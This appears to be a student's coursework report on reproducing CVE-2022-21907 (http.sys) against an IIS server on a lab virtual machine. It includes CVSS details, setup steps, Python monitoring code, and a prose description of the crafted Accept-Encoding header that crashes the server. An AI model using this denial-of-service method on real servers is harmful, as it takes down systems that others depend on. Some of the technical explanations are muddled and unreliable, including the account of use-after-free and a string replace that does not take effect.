
Report

109550005 張可晴

First Phase

1. CVE vulnerability introduction.

In this final project, I choose CVE-2022-21907, which is HTTP Protocol Stack Remote Code Execution Vulnerability as topic. The unauthorized attacker can send a malicious packet to target server exploiting the vulnerability existing in the HTTP Protocol Stack (http.sys) in Windows. The attacker can trick user's computer to run some program without user's permission. The base score of CVE-2022-21907 is 9.8 and perceived as critical issue. What's more, its impact subscore is 5.9, and exploitability subscore is 3.9. To elaborate, its impact on confidentiality is high. It suggests that attacker can get the confidential information and take advantage of it. In addition, the integrity impact is also high, which means that attacker has the authority to change all the data, thus having severe impact on the unit containing vulnerability. Moreover, because its availability impact is high as well, its service will become totally inaccessible after being attacked. As for exploitability, we can find that its attack vector is network since attacker attack target using the vulnerability in HTTP via internet. In terms of attack complexity, it is low so that attacker can easily reproduce the attack. Furthermore, there is no need for privileges required that even if attacker doesn't need to have user or administrator privileges, he or she can still attack target successfully. Last but not least, attacker can directly launch attack to the target without any kind of user interaction and the impact scope will remain unchanged. Based on the mentioned above, we can conclude that CVE-2022-21907 has high severity and it will bring huge impact on the target. All the data and information stored on that target will become insecure. As a result, it is a rather critical secure issue for us to cope with it as soon as possible.



CVE-2022-21907 Detail

Description

HTTP Protocol Stack Remote Code Execution Vulnerability.

Severity

CVSS 3.x Severity and Metrics:

CNA: Microsoft Corporation	Base Score:	Vector:
	9.8 CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: The CNA providing a score has achieved an Acceptance Level of Provider. The NVD will only audit a subset of scores provided by this CNA.


CVE-2022-21907

What's more, CVE-2022-21907 is wormable. It can potentially be the start of a chain to spread malfunction to others. Therefore, Microsoft recommends prioritizing patching this flaw. Fortunately, Microsoft solve this problem in its January 2022 Patch Tuesday. For Windows Server 2019 and Windows 10 version 1809, it is not vulnerable by default, while becoming vulnerable if user enables the HTTP Trailer Support feature. Nonetheless, such mitigation is not useful to other versions. For other version, take Windows 10 version 2004, as example. Users need to install all patches and updates to address the problem.


2. How do you reproduce the CVE environment.

In my case, it is vulnerable in Windows 10 version 2004. Hence, I download this version's iso file, then utilizing VMWare to create and run my virtual machine with that iso file. In this way, I can reproduce the CVE environment for later exploitation. Next, I construct a web server via Internet Information Service (IIS). Http.sys will be responsible for listening for HTTP request from the Internet, then pass the request to IIS. Later on, IIS will process the request and return its response via http.sys. In this way, attacker can take advantage of the http.sys to send a malicious packet to my server and let my server crashed.


To construct the web server in Windows, I will go to Control Panel and select Programs.


Control Panel
Control Panel
Adjust your computer's settings
View by: Category
System and Security
Review your computer's status
Save backup copies of your files with File History
Backup and Restore (Windows 7)
Network and Internet
View network status and tasks
Hardware and Sound
View devices and printers
Add a device
Programs
Uninstall a program
User Accounts
Change account type
Appearance and Personalization
Clock and Region
Change date, time, or number formats
Ease of Access
Let Windows suggest settings
Optimize visual display

Then, select Programs and Features.



After that, select Turn Windows features on or off.



Programs and Features

Control Panel > Programs > Programs and Features

Search Programs and Features

Control Panel Home

View installed updates

Turn Windows features on or off

Uninstall or change a program

To uninstall a program, select it from the list and then click Uninstall, Change, or Repair.


Organize ▾

Name	Publisher	Installed On
Microsoft Edge	Microsoft Corporation	4/1/2023
Microsoft Edge WebView2 Runtime	Microsoft Corporation	4/1/2023
Microsoft OneDrive	Microsoft Corporation	4/2/2023
Microsoft Update Health Tools	Microsoft Corporation	4/2/2023
Microsoft Visual C++ 2015-2022 Redistributable (x64)...	Microsoft Corporation	4/1/2023
Microsoft Visual C++ 2015-2022 Redistributable (x86)...	Microsoft Corporation	4/1/2023
VMware Tools	VMware, Inc.	4/1/2023

Currently installed programs Total size: 408 MB

7 programs installed

Go to select Internet Information Service to enable IIS.




Windows Features

Turn Windows features on or off

To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.


- ■ Internet Information Services
  - □ FTP Server
  - ■ Web Management Tools
  - ■ World Wide Web Services
    - ■ Application Development Features
      - ☑ .NET Extensibility 3.5
      - ☑ .NET Extensibility 4.8
      - □ Application Initialization
      - □ ASP
      - ☑ ASP.NET 3.5
      - ☑ ASP.NET 4.8
      - □ CGI

Finally, enter the IP address of my machine at browser to run my own web server.



3. How do you prepare to reproduce the exploitation.

I prepare to launch a HTTP request at local to the web server constructed on my virtual machine. To be more specific, I will design the malicious payload to perform DoS attack to IIS server so that the it will cause BSoD. To find the cause of such vulnerability, I do diffing between original and patched one and we can find the major difference is located in UlpAllocateFactTracker and UlAllocateFastTrackerToLookaside. The vulnerability version does not initialize the memory allocated within them, while the patched one does. Since the original version does not zeroing the memory allocated, attacker can utilize Use-After-Free (UAF) to inject malicious program in the targeted server. UAF indicate that a program does zero a memory location, while it doesn't clear the pointer. As a result, attacker can utilize this flaw to launch an attack. Based on the mentioned above, I prepare to initially send a HTTP request to the IIS server on my virtual machine to trigger a dangling pointer and monitor the status of server, then sending another malicious request to the IIS server with dangling pointer point to it. Finally, we may see the BSoD occurring.


send HTTP request to IIS server to monitor its status
send malicious request to IIS with timeout
timeout
Server crashed !

:(

Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.


20% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode


If you call a support person, give them this info:
Stop code: CRITICAL PROCESS DIED

The working flow of what I prepare to reproduce the exploitation

At this time, I try to send the first HTTP request to the IIS server as a dangling pointer for later exploitation. To begin with, I design argument parser so that I can get the IP address of the server by using the flag “-t”.




```
# get the IP address of IIS server
parser = argparse.ArgumentParser(description='Get the target IIS server')
parser.add_argument('-t', '--target', default=None, help='IIS server IP address')

args = parser.parse_args()
```



```
python CVE-2022-21907.py -t 192.168.44.128
```


192.168.44.128 is the IP address of IIS server I set up

Then, make the IP address become a legal URL if not.



```
if 'http' not in address:
    address = 'http://' + address
elif 'https' in address:
    address.replace('https', 'http')
```

After that, we can start to send a HTTP request to the IIS server. To be more specific, I set the timeout to 5, which means that it will wait for the server’s response for at most 5 seconds.




```
try:
    r = requests.get(address, timeout=5)
except Exception as e:
        print("Server is not running!\n")
else:
    print("Server is running!\n")
```

In conclusion, the mentioned above is the first phase of exploitation. It is the preparation for the later attack that it serves as a dandling pointer for the code substitution with the malicious request. As a result, I will design a malicious request and send it to the target IIS server to let the server crash.

Second Phase


1. Append your explanation into the original report submitted in the first phase

To begin with, I do not apply argparse as the first phase mentioned since I'm afraid that it will lead to an error since TA might not know it needs to enter IP address at the command line. Therefore, I simply use the input function to get the IP address of IIS server Then, I handle the condition that if the format does not meet the expectation. That is, if the user merely enters the IP address without 'http://', then I will fix this problem. Moreover, if the user enters the address with 'https', I will replace it with 'http://'. The code mentioned above is shown in the following figure.




```
if __name__ == '__main__':
    address = input('Please enter the IP address of target IIS server: ')

    if 'http' not in address:
        address = 'http://' + address
    elif 'https' in address:
        address.replace('https', 'http')
```

After handling the target address, I begin to send http requests to the target IIS server by using multiple threads. There are two reasons behind this action. On the one hand, I can continuously monitor the current status of IIS server. On the other hand, to reproduce the CVE-2022-21907 vulnerability, we need to take advantage of the flaw in http.sys that the memory doesn't reset to zero in some places, which enables attackers to utilize this defect. As mentioned in the first phase, we can initially send a request to the target server to create a dangling pointer. Thanks to that pointer, later malicious requests can use the pointer to run their code. To achieve the attack, these requests are served as dangling pointers.




```
# continuously monitor IIS server condition
print('start to monitor IIS server...')
t = threading.Thread(target=job, args=(address, ))
```

This part presented in the below figure is what the thread will run. I let it run a for loop to continuously send http requests to the target server to ensure the current status of the server. I set the time to wait for the server's response to be 3 seconds. If I receive a response in 3 seconds, it means that the IIS server is still running. Otherwise, it indicates that the server is down due to my attack, so it cannot respond to me in time.




```
def job(addr):
    for i  in range(5):
        try:
            r = requests.get(addr, timeout=3)
        except Exception as e:
            print(colors.warning + 'The IIS target server is disconnected!' + colors.reset)
        else:
            print(colors.succ + 'The IIS target server is running!' + colors.reset)

        time.sleep(1)
```

After sending continuous http requests, my main thread will initially stop proceeding for 2 seconds owning to the time.sleep(2). It is because I want to check the IIS server is working normally before my attack for a while.




```
t.start()
# let the monitoring keep going for a while
time.sleep(2)
```

Now, we are going to launch an attack by sending a malicious http request. Thanks to the earlier http request, there is a dangling pointer that the malicious request can do code substitution with it. To trigger the vulnerability, we need to design our Accept-Encoding value in the request header. Someone on the Internet conducts the experiments and concluded that if there are at least 2 empty spaces at the end of Accept-Encoding, and something random in it, it can be employed for a malicious attack. As a result, I let the 2 spaces at the end be empty, while the others are all random. After designing the special header, I send it to the target server and wait for the response from the server for at most 20 seconds. If exceeding 20 seconds, I will wait for all the monitoring threads to finish, and then stop the program, while the server side is crashed and turn to BSoD.



